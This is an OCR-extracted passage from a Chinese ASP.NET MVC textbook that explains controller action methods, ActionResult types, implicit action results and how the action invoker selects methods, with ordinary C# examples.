

IController
ControllerBase
Abstract Class
Properties
ControllerCont...
TempData
ValidateRequest
ValueProvider
ViewBag
ViewData
Methods
ControllerBase
Execute
ExecuteCore
Initialize
IActionFilter
IAuthorizationFilter
IDisposable
IExceptionFilter
IResultFilter
IAsyncController
IController
IAsyncManagerContainer
Controller
Abstract Class
ControllerBase
Properties
ActionInvoker
AsyncManager
Binders
DisableAsyncSu...
HttpContext
ModelState
Profile
Request
Response
RouteData
Server
Session
TempDataProvi...
Url
User
ViewEngineColl...
Methods
HomeController
Class
Controller
Methods
About
Contact
Index
AccountControll...
Class
Controller
Methods
Disassociate
ErrorCodeToStr...
ExternalLogin
ExternalLoginC...
ExternalLoginC...
ExternalLoginFa...
ExternalLoginsL...
Login (+ 1 over...
LogOff
Manage (+ 1 o...
RedirectToLocal
Register (+ 1 o...
RemoveExterna...
Nested Types

图　15-16

1. 操作方法

Controller 子类中的所有公共方法都是操作方法，它们可以通过 HTTP 请求进行调用。我们可以把控制器分解成多个操作方法，每个操作方法对应于一个具体的用户输入，而不是 Execute 方法的一个单片(monolithic)实现。

产品小组的话

当读到 Controller 类的每一个公共方法都可以从 Web 中调用后，我们可能直觉地认为该方法存在安全性问题。产品小组针对该问题也进行了多次辩论。

最初，每个操作方法要求 ControllerActionAttribute 特性应用于每个可调用方法。然而，许多人觉得这违背了 DRY(Don't Repeat Yourself)原则。事实证明，对这些方法 Web 可调用特性的关注与选择的意义存在分歧。

对于产品小组来说，在一个方法是 Web 可调用之前就会存在多层级选择。需要选择的第一层级是一个 ASP.NET MVC 项目。如果向一个标准的 ASP.NET Web Application 项目中添加一个公共 Controller 类，那么该类并非立即就是 Web 可调用的(尽管向 ASP.NET MVC 项目中添加该类使它可调用)。我们仍需使用与该类相关的路由处理程序(如 MvcRouteHandler)来定义一个路由。

这里普遍接受的是，我们可以通过继承 Controller 类来选择这一行为。我们不能偶然这样做。即便这样做了，我们仍需定义与该类相关的路由。

15.7.4 ActionResult

如前所述，MVC 模式中控制器的作用是响应用户输入。在 ASP.NET MVC 中，操作方法是响应用户输入的基本单位。操作方法最终负责处理用户请求，并输出显示给用户的响应，响应内容通常是 HTML 标记。

操作方法遵循的模式是执行请求它做的任务，最后返回 ActionResult 抽象基类的一个实例。

ActionResult 抽象基类的源代码如下：

```
public abstract class ActionResult
{
  public abstract void ExecuteResult(ControllerContext context);
}
```

注意，ActionResult 类中只包含方法 ExecuteResult。如果熟悉 Command Pattern，那么也应该熟悉 ActionResult。操作结果代表操作方法想让框架执行的命令。

操作结果通常用于框架级别的处理，而操作方法主要用来处理应用程序逻辑。例如，当进入的请求要求显示一个产品列表时，操作方法会查询数据库，并将正确的产品汇聚成一个列表来显示。它可能需要根据应用程序中的业务规则执行一些过滤。此时，操作方法完全用于处理应用程序逻辑。

然而，该方法一旦准备好给用户显示产品列表，我们可能不希望让关注于视图逻辑的代码来担心框架提供的实现细节，比如直接写入 HTTP 响应流。或许我们有一个知道如何把产品集格式化为 HTML 标记的模板。我们宁愿不把这些信息封装在操作方法中，因为这样会违背关注点分离的原则。

我们使用的一项技术是让操作方法返回一个 ViewResult(派生于 ActionResult)对象，并把数据赋给该对象实例，然后返回该实例。在这一点上，操作方法处理它的工作，而操作调用者将要调用 ViewResult 实例上的 ExecuteResult 方法，剩余的工作由 ExecuteResult 方法来做。代码如下：

```
public ActionResult ListProducts()
{
 //Pseudo code
 IList<Product> products = SomeRepository.GetProducts();
 ViewData.Model = products;
 return new ViewResult {ViewData = this.ViewData };
}
```

在实践中，我们可能从没有看到像这样直接实例化 ActionResult 对象的代码。相反，我们通常会使用 Controller 类中一个辅助方法，比如像下面的 View 方法：

```
public ActionResult ListProducts()
{
 //Pseudo code
 IList<Product> products = SomeRepository.GetProducts();
 return View(products);
}
```

接下来将深入讲解 ViewResult，并分析它是如何关联视图的。

1. 操作结果辅助方法

如果仔细看默认 ASP.NET MVC 项目模板中的默认控制器操作方法，就会发现操作方法不会直接实例化 ViewResult 对象。例如，下面 About 方法的源代码：

```
public ActionResult About() {
   ViewData["Title"] = "About Page";
   return View();
}
```

请注意，About 方法返回了 View 方法调用的结果。Controller 类包含了一些返回 ActionResult 实例的简便方法。这些方法旨在帮助操作方法的实现更具可读性和说明性。通常都是返回这些简便方法调用的结果，而不是一个新的操作结果实例。

这些方法通常根据返回的操作结果类型来命名，省去其中的 Result 后缀。因此，View 方法返回一个 ViewResult 的实例。同样，Json 方法返回一个 JsonResult 的实例。但是有一个特殊情况就是 RedirectToAction 方法，它返回的是 RedirectToRoute 的一个实例而不是

RedirectToActionResult 的实例。

Redirect、RedirectToAction 和 RedirectToRoute 方法都发送 HTTP 302 状态码，表明一个临时的重定向。当内容永久移除时，我们想告知客户端，我们正在使用 HTTP 301 状态码。这样做的一个主要好处是搜索引擎优化。当遇到 HTTP 301 状态码时，搜索引擎会更新搜索结果中显示的 URL；更新过期的链接通常也对搜索引擎排名有一定的影响。出于这个原因，返回 RedirectResult 的每个方法都对应一个返回 HTTP 301 状态码的方法，它们分别是 RedirectPermanent、RedirectToActionPermanent 和 RedirectToRoutePermanent。注意，浏览器和其他客户端都会缓存 HTTP 301 响应，因此，我们不应该使用这些响应信息，除非确定重定向是永久的。

表 15-4 列举了现有方法及其返回类型。

表 15-4　返回 ActionResult 实例的控制器方法

方　法	描　述
Redirect	返回一个 RedirectResult 对象，把用户重定向到一个合适的 URL
RedirectPermanent	与 Redirect 一样，但它返回一个把 Permanent 属性设置为 true 的 RedirectResult，因此，返回一个 HTTP 301 状态码
RedirectToAction	返回一个 RedirectToRouteResult 对象，根据提供的路由值把用户重定向到一个操作方法
RedirectToActionPermanent	与 RedirectToAction 一样，但它返回一个把 Permanent 属性设置为 true 的 RedirectResult，因此，返回一个 HTTP 301 状态码
RedirectToRoute	返回一个 RedirectToRouteResult 对象，把用户重定向到匹配指定路由值的 URL
RedirectToRoutePermanent	与 RedirectToRoute 一样，但它返回一个把 Permanent 属性设置为 true 的 RedirectResult，因此，返回一个 HTTP 301 状态码
View	返回一个 ViewResult 对象，向响应流中渲染一个视图
PartialView	返回一个 PartialViewResult 对象，向响应流中渲染一个部分视图
Content	返回一个 ContentResult 对象，向响应流中编写指定的内容(字符串)
File	返回一个派生自 FileResult 的类，向响应流中编写二进制内容
Json	返回一个 JsonResult 对象，其中包含将一个对象序列化为 JSON 的输出
JavaScript	返回一个 JavaScriptResult 对象，其中包含当返回到客户端就立即执行的 JavaScript 代码

2. 操作结果类型

ASP.NET MVC 包含一些执行常见任务的 ActionResult 类型。表 15-5 列举了这些类型。后面会对每一种类型进行详细介绍。

表 15-5 ActionResult 类型描述

ActionResult 类型	描 述
ContentResult	直接把指定内容作为文本编写到响应流中
EmptyResult	代表一个 null 或空响应，不做任何处理
FileContentResult	派生于 FileResult 类，向响应流中编写一个字节数组
FilePathResult	派生于 FileResult 类，根据文件路径向响应流中编写一个文件
FileResult	作为一组向流中编写一个二进制响应的结果的基类。用来将文件返回给用户
FileStreamResult	派生自 FileResult 类，向响应中编写一个流
HttpNotFound	派生自 HttpStatusCodeResult 类。给用户返回一个指示找不到请求资源的 HTTP 404 响应代码
HttpStatusCodeResult	返回一个用户指定的 HTTP 代码
HttpUnauthorizedResult	派生于 HttpStatusCodeResult 类。向客户端返回一个 HTTP 401 响应代码，表明请求者在请求的 URL 中没有请求资源的授权
JavaScriptResult	用来在客户端立即执行从服务器返回的 JavaScript 代码
JsonResult	将给定对象序列化为 JSON，并向响应流中编写该 JSON，通常用于响应 Ajax 请求
PartialViewResult	类似于 ViewResult 对象，它向响应流中渲染一个部分视图，通常用于响应 Ajax 请求
RedirectResult	根据 Boolean 类型的 Permanent 标记，返回一个临时的重定向编码 302 或永久的重定向编码 301，把请求者重定向到另一个 URL
RedirectToRouteResult	类似于 RedirectResult，但是它把用户重定向到一个通过路由参数指定的 URL
ViewResult	调用视图引擎来向响应流中渲染一个视图

ContentResult

ContentResult 通过 Content 属性将它指定的内容编写到响应流中。它也允许通过 ContentEncoding 属性指定内容编码方式，通过 ContentType 属性指定内容类型。

如果没有指定编码方式，就使用当前 HttpResponse 实例的内容编码方式。HttpResponse 的默认编码方式在 web.config 文件的全局化元素中指定。

同样，如果不指定内容类型，也将使用当前 HttpResponse 实例的内容类型。HttpResponse 默认的内容类型是 text/html。

EmptyResult

顾名思义，EmptyResult 用来指示框架将不做任何处理。这是遵照一个称为空对象模式(Null Object pattern)的设计模式，它用一个实例替换 null 引用。在这个实例中，ExecuteResult 方法有一个空实现。这种设计模式在 Martin Fowler 的书籍——*Refactoring: Improving the*

Design of Existing Code(Addison-Wesley 出版，1999)——中引入。想了解 EmptyResult 的更多内容，请登录网址 http://martinfowler.com/bliki/refactoring.html。

FileResult

除了用来向响应流中编写二进制内容(比如磁盘上的 Microsoft Word 文档或 SQL Server 中 blob 列的数据)之外，FileResult 类与 ContentResult 类非常类似。设置结果上的 File-DownloadName 属性将为 Content-Disposition 头部(header)设置一个合适的值，从而可以给用户呈现一个文件下载对话框。

FileResult 是以下 3 个不同文件结果类型的抽象基类：

- FilePathResult
- FileContentResult
- FileStreamResult

它们的使用通常是遵照工厂模式，也就是根据具体调用的 File 重载方法(后面会介绍)决定返回哪个具体类型。

HttpStatusCodeResult

HttpStatusCodeResult 提供了一种使用一个具体的 HTTP 响应状态码和描述来返回操作结果的方式。例如，为了通知请求者一个资源永久不可用，可以返回一个 410(消失)HTTP 状态码。假如已经果断决定我们的商店停止销售 disco 专辑，那么我们可以更新 StoreController 控制器的 Browse 操作，让其返回一个 410 HTTP 代码(如果有用户搜索 disco 的话)。

```
public ActionResult Browse(string genre)
{
     if(genre.Equals("disco",StringComparison.InvariantCultureIgnoreCase))
          return new HttpStatusCodeResult(410);
     var genreModel = new Genre { Name = genre };
   return View(genreModel);
}
```

根据常见的 HTTP 状态码，可以分为 5 个具体的 ActionResult，正如表 15-5 中列举的那样：

- HttpNotFoundResult
- HttpStatusCodeResult
- HttpUnauthorizedResult
- RedirectResult
- RedirectToRouteResult

其中，RedirectResult 和 RedirectToRouteResult(后面会介绍)依据的是 HTTP 301 和 HTTP 302 响应码。

JavaScriptResult

JavaScriptResult 用来在客户端执行服务器返回的 JavaScript 代码。例如，当使用内置

的 Ajax 辅助方法请求一个操作方法时，该方法就会返回一段可以在客户端立即执行(当它到达客户端时)的 JavaScript 代码：

```
public ActionResult DoSomething() {
  script s = "$('#some-div').html('Updated!');";

  return JavaScript(s);
}
```

可以通过如下代码调用上面的方法：

```
 <%: Ajax.ActionLink("click", "DoSomething", new AjaxOptions()) %>
<div id="some-div"></div>
```

这里假设已经引用了 Ajax 库和 jQuery。

JsonResult

JsonResult 使用 JavaScriptSerializer 类把它的内容(通过 Data 属性指定)序列化为 JSON(JavaScript Object Notation)格式。这对于需要操作方法返回 JavaScript 容易处理格式的数据的 Ajax 方案是有用的。

与 ContentResult 类似，JsonResult 的内容编码方式和内容类型也都可以通过属性来设置。仅有的区别是默认的 ContentType 是 application/json 而不是 text/html。

注意 JsonResult 是序列化整个对象图。因此，如果给它一个包含 20 个 Product 实例的 ProductCategory 对象，那么每个 Product 实例也将被序列化并包含在 JSON 中发送到响应流中。现在想象一下，如果每个 Product 对象又有一个包含 20 个 Order 实例的 Orders 集合。正如想象的，JSON 响应会迅速增长。

目前还没有办法能够限制序列化到 JSON 中的数据量，因此，包含有大量属性和集合的对象(比如那些通过 LINQ 转化到 SQL 时生成的对象)要序列化为 JSON 是个很棘手的问题。针对这一问题，推荐的方法是创建一个新类型，其中包含的信息与想在 JsonResult 中包含信息一样。这种情况下，匿名类型能够派上用场。

例如，在上述情形中，不是序列化 ProductCategory 的一个实例，而是使用一个匿名对象初始化器来传递需要的数据，代码示例如下：

```
public ActionResult PartialJson()
{

    var category = new ProductCategory { Name="Partial"};
    var result = new {
        Name = category.Name,
        ProductCount = category.Products.Count
    };
    return Json(result);
}
```

在这个示例中，所有需要的信息是类别名称和该类别中的产品数量。我们是从实际对

象中拉取这些需要的信息，并把它们存储在一个名为 result 的匿名类型实例中，然后序列化该匿名类型实例，而不是序列化整个对象图。我们最后把序列化后的 result 实例发送到响应流，而不是发送整个对象图。这个方法的另一个好处是，我们不会在不经意间序列化不想在客户端显示的数据，比如任何内部产品代码、库存量和供应商信息等。

RedirectResult

RedirectResult 执行一个(通过 Url 属性设置的)到指定 URL 的 HTTP 重定向。在内部，该结果调用 HttpResponse.Redirect 方法来把 HTTP 状态码设置成 HTTP/1.1 302 Object Moved，从而使得浏览器为指定的 URL 立即发出新的请求。

从技术角度看，我们可以在操作方法中直接调用 Response.Redirect 方法，但是使用 RedirectResult 方法会把这个操作推迟到操作方法完成它的处理之后。这对于单元测试操作方法和帮助保持操作方法外部的基本框架细节是有用的。

RedirectToRouteResult

RedirectToRouteResult 执行 HTTP 重定向的方式类似于 RedirectResult，但不同的是它不直接指定 URL，而使用 Routing API 来决定重定向到的 URL。

注意表 15-4 定义了返回该类型结果的两个简便方法：RedirectToRoute 和 RedirectToAction。

正如前面讨论的，有三个额外的方法可以返回 HTTP 301(永久删除)状态码：RedirectPermanent、RedirectToActionPermanent 和 RedirectToRoutePermanent。

ViewResult

ViewResult 是使用最广泛的操作结果类型。它调用 IViewEngine 实例中的 FindView 方法，并返回一个 IView 实例，然后再调用 IView 实例上的 Render 方法，该方法用来向响应流中渲染输出内容。一般情况下，这会向格式化显示数据的视图模板中插入指定的视图数据(即操作方法准备在视图中显示的数据)。

PartialViewResult

PartialViewResult 的工作方式几乎和 ViewResult 一样，除了它是调用 FindPartialView 方法(而不是 FindView 方法)来定位视图。它主要用来渲染部分视图，因此，在使用 Ajax 技术把新的 HTML 更新到部分页面的部分更新情形中，它是非常有用的。

3. 隐式操作结果

一般情况下，ASP.NET MVC 和软件开发中一个永恒不变的目标，就是要尽可能明确代码的意图。假如有一个非常简单的操作方法，只用来返回一小段数据。在这种情形下，让操作方法的签名反映它返回的信息是很有帮助的。

为了突出这一点，考虑一个计算两点之间距离的 Distance 方法。该操作可以直接写入响应流中——正如第 2 章 2.3.2 节中的第一个控制器操作所示。然而，返回一个值的操作也可以写成如下形式：

```
public double Distance(int x1, int y1, int x2, int y2)
{
   double xSquared = Math.Pow(x2 - x1, 2);
   double ySquared = Math.Pow(y2 - y1, 2);
   return Math.Sqrt(xSquared + ySquared);
}
```

注意，上面方法的返回类型是 double 而不是派生于 ActionResult 的类型。这是完全可以接受的。当 ASP.NET MVC 调用该方法，并发现返回类型不是一个 ActionResult 时，它会自动创建一个包含该操作方法结果的 ContentResult，并在内部作为 ActionResult 使用。

要牢记一件事，ContentResult 要求一个字符串值，所以操作方法的结果需要首先转换成一个字符串。为此，在它传递到 ContentResult 以前，ASP.NET MVC 会使用 InvariantCulture 调用结果上的 ToString 方法。如果需要根据特定的区域格式化结果，就应该明确地返回一个 ContentResult。

最后，上面的方法大致等价于下面的方法：

```
public ActionResult Distance(int x1, int y1, int x2, int y2)
{
   double xSquared = Math.Pow(x2 - x1, 2);
   double ySquared = Math.Pow(y2 - y1, 2);
   double distance = Math.Sqrt(xSquared + ySquared);
  return Content(Convert.ToString(distance,
         CultureInfo.InvariantCulture));
}
```

第一个方法的优势是它使得我们的意图更加清晰，更便于对方法进行单元测试。

表 15-6 列出了当编写没有 ActionResult 返回类型的操作方法时期望的各种隐式约定。

表 15-6 操作方法的隐式约定

返　回　值	描　　述
Null	操作调用器用 EmptyResult 的一个实例替换 null 结果。这是采用了空对象模式。因此，编写自定义操作过滤器时不必担心 null 操作结果
Void	操作调用器把操作方法作为返回 null 处理，因此返回 EmptyResult 对象
其他不派生自 ActionResult 的对象	操作调用器使用 InvariantCulture 调用对象的 ToString 方法，然后把结果字符串封装到 ContentResult 实例中



注意　创建 ContentResult 实例的代码被封装在操作调用器上一个称为 CreateActionResult 的虚拟方法中。对于这些想返回一个不同隐式操作结果类型的开发人员，可以编写一个消费者操作调用器，该调用器需要继承 ControllerActionInvoker 类，并重写其中的 CreateActionResult 方法。

一个示例可能已经从操作方法有返回值，返回的值自动由 JsonResult 包装。

15.7.5 操作调用器

本章前面部分已经多次引用操作调用器，而没有对它作出任何解释。本节将介绍ASP.NET MVC 请求处理链中一个关键元素的作用。该元素调用请求调用的操作，它就是操作调用器。本章前面第一次定义控制器时，介绍了路由把 URL 映射到 Controller 类上的某一个操作方法的工作原理。进一步深层地学习，会发现其实路由本身没有把任何内容映射到控制器操作；它们只是解析了输入的请求，并填充了存储在当前 RequestContext 中的一个 RouteData 实例。

通过 Controller 类上的 ActionInvoker 属性设置的 ControllerActionInvoker 负责根据当前请求上下文调用控制器上的操作方法。该调用器执行以下任务：

- 定位要调用的操作方法。
- 通过使用模型绑定系统为操作方法的参数获取值。
- 调用操作方法以及它的所有过滤器。
- 调用操作方法返回的 ActionResult 上的 ExecuteResult 方法。对于不返回 ActionResult 的方法，调用器会创建一个隐式操作结果(正如前一节描述的)，并调用该隐式操作结果上的 ExecuteResult 方法。

下一节会详细介绍调用器定位一个操作方法的工作原理。

1. 一个操作如何被映射到一个方法

ControllerActionInvoker 查看与当前请求上下文相关的路由值字典，以查找对应于操作键的值。作为一个例子，下面是默认路由的 URL 模式：

```
{controller}/{action}/{id}
```

当进入的请求匹配该路由时，我们根据该路由填充一个路由值的字典(可以通过 RequestContext 访问)。例如，如果进入的请求是：

```
/home/list/123
```

路由会把带有操作键的值列表添加到路由值字典中。

此时，操作只是从请求的 URL 中提取的一个字符串；而不是一个方法。提取的字符串表示应该处理相应请求的操作名称。尽管它通常是由一个方法表示，但是真正的操作是一个抽象概念。对于一个操作名称可能有多个方法与其对应。或者它甚至可能不是一个方法而是一个工作流或其他的一些能够处理操作的机制。

操作调用器的关键点是：尽管操作通常映射到一个方法，但是调用器不需要。本章后面讨论每个操作对应两个方法的异步操作时会看到一个这样的例子。

操作方法选择

调用器一旦确定了操作的名称，就会尝试找出与该操作对应的方法。默认情况下，调用器使用映射在派生自 Controller 类的子类上查找与当前操作同名(不区分大小写)的公共

方法。找到的方法必须满足以下条件：

- 必须没有定义 NonActionAttribute。
- 操作方法不能是特殊的方法，比如构造函数、属性访问器和事件访问器等。
- 最初在 Object 上定义的方法(如 ToString)或在 Controller 上定义的方法(如 Dispose 或 View)不能是操作方法。

与许多 ASP.NET MVC 特性一样，我们根据应用程序的特殊需要调整这些默认行为。

ActionNameAttribute

把 ActionNameAttribute 特性应用于一个方法允许我们指定该方法处理的操作。例如，想要有一个名为 View 的方法，然而，它和 Controller 类中内置的 View 方法冲突，该 Controller 类用于返回 ViewResult。解决这个问题的一个简单方法是编写如下代码：

```
[ActionName("View")]
public ActionResult ViewSomething(string id)
{
 return View();
}
```

ActionNameAttribute 特性把该操作的名称重定义为 View。因此，这个方法可以被调用以响应请求/home/view，而不响应 /home/viewsomething。在后一种情况下，对于操作调用器而言，名为 ViewSomething 的操作方法不存在。

使用 ActionNameAttribute 特性的一个后果是：如果使用传统的方法来定位操作对应的视图，那么定位到的视图应该以该操作的名称命名，而不是以方法的名称命名。在前面的示例中(假设这是一个 HomeController 的方法)，我们应该默认查找视图~/Views/Home/View.cshtml。

ActionNameAttribute 特性对一个操作方法来说不是必需的。这里有一个隐式的规则，如果不使用该特性的话，操作方法的名称就是操作的名称。

ActionSelectorAttribute

现在我们尚未完成操作匹配到方法的过程。一旦确定了匹配当前操作名称的 Controller 类上的所有方法，我们就可以通过查看列表中应用 ActionSelectorAttribute 特性的方法的所有实例来进一步削减清单。

ActionSelectorAttribute 特性是一个抽象基类，它对操作方法可以响应的请求提供了细粒度的控制。该特性的 API 中只包含一个方法：

```
public abstract class ActionSelectorAttribute : Attribute
{
 public abstract bool IsValidForRequest(ControllerContext controllerContext,
    MethodInfo methodInfo);
}
```

此时，调用器就在列表中查找任何包含该特性的子特性的方法，并调用每一个子特性

的 IsValidForRequest 方法。如果任何一个特性返回了 false，那么应用了该特性的方法将从当前请求的潜在操作方法列表中移除。

最后，列表中应该剩余一个方法让调用器调用。如果列表中剩余多个方法来处理当前请求，调用器就会抛出一个异常，指示方法的调用存在二义性。如果没有方法可以处理该请求，调用器就会调用控制器的 HandleUnknownAction 方法。

ASP.NET MVC 框架包含了该基本特性的两个实现版本：AcceptVerbsAttribute 和 NonActionAttribute。

AcceptVerbsAttribute

AcceptVerbsAttribute 是 ActionSelectorAttribute 的具体实现，它使用当前 HTTP 请求的 HTTP 方法(动词)来决定一个方法是否能够处理当前请求的操作，从而允许我们拥有方法重载，但这些重载方法是能够响应不同 HTTP 动词的操作。

MVC 使用[HttpGet]、[HttpPost]、[HttpDelete]、[HttpPut]和[HttpHead]特性为 HTTP 方法限制提供了更加简洁的语法。这些是以前的 [AcceptVerbs(HttpVerbs.Get)]、[AcceptVerbs(Http-Verbs.Post)]、[AcceptVerbs(HttpVerbs.Delete)]、[AcceptVerbs(HttpVerbs.Put)]和[AcceptVerbs(HttpVerbs.Head)]特性的别名，使得这些特性更便于输入和阅读。

例如，我们想要两个 Edit 方法版本：一个用来渲染编辑表单；另外一个当提交表单时，处理相应的请求：

```
[HttpGet]
public ActionResult Edit(string id)
{
 return View();
}

[HttpPost]
public ActionResult Edit(string id, FormCollection form)
{
 //Save the item and redirect…
}
```

当一个请求/home/edit 的 POST 请求到达时，操作调用器创建一个匹配 edit 操作名称的所有控制器方法的列表。在本例中，列表最终会剩有 2 个方法。随后，调用器查看所有应用到每个方法的 ActionSelectorAttribute 实例，并调用它的 IsValidForRequest 方法。如果某个方法的特性返回 true，该方法就会被认为对当前操作是有效的。

例如，在本例中，当询问第一个方法是否可以处理 POST 请求时，因为它只能处理 GET 请求，所以它将用 false 响应。由于第二个方法可以处理 POST 请求，因此，它会用 true 响应，它也正是选择用来处理该操作的方法。

如果没有发现满足这些条件的方法，调用器就会调用控制器上的 HandleUnknownAction 方法来提供缺失操作的名称。如果发现有多个操作方法满足这些条件，框架就会抛出一个 InvalidOperationException 异常。

模拟 RESTful 动词

